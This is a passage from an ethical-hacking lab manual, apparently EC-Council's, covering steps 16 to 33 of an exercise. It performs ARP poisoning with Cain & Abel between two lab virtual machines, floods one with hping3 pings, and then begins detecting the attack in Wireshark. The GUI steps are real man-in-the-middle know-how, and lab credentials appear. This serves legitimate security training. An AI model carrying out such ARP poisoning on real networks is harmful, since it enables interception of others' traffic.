


Figure 3.1.8: Cain & Abel ARP Tab

16. Click the plus (+) icon; a **New ARP Poison Routing** window appears; from which we can add IPs to listen to traffic.




Figure 3.1.9: New ARP Poison Routing window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. To monitor the traffic between two systems (here, **Windows 10** and **Parrot Security**), from the left-hand pane, click to select **10.10.10.10** (**Windows 10**) and from the right-hand pane, click **10.10.10.13** (**Parrot Security**); click **OK**. By doing so, you are setting Cain to perform ARP poisoning between the first and second targets.




Figure 3.1.10: Monitoring traffic between two computers

18. Click to select the created target IP address scan that is displayed in the **Configuration / Routed Packets** tab.

19. Click on the **Start/Stop APR** icon ( ) to start capturing ARP packets.




Figure 3.1.11: Click on Start/Stop APR

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. After clicking on the **Start/Stop APR** icon, Cain & Abel starts ARP poisoning and the status of the scan changes to **Poisoning**, as shown in the screenshot.




Figure 3.1.12: Performing ARP Poison Routing

21. Cain & Abel intercepts the traffic traversing between these two machines.
22. To generate traffic between the machines, you need to ping one target machine using the other.
23. Switch to the **Parrot Security** virtual machine
24. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

25. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.1.13: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
27. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

28. Now, type **cd** and press **Enter** to jump to the root directory

TASK 1.3

Ping Windows 10 Machine

29. In the terminal window, type **hping3 <Target IP Address> -c 100000** (here, target IP address is **10.10.10.10** [**Windows 10**]) and press **Enter**.

Note: **-c**: specifies the packet count.

30. This command will start pinging the target machine (**Windows 10**) with 100,000 packets.




Figure 3.1.14: Ping the target machine

TASK 1.4

Detect ARP Poisoning

31. Leave the command running and immediately switch to the **Windows Server 2019** virtual machine.
32. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **wire**. Click **Wireshark** from the results.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. The **Wireshark Network Analyzer** window appears; click **Edit** in the menu bar and select **Preferences....**

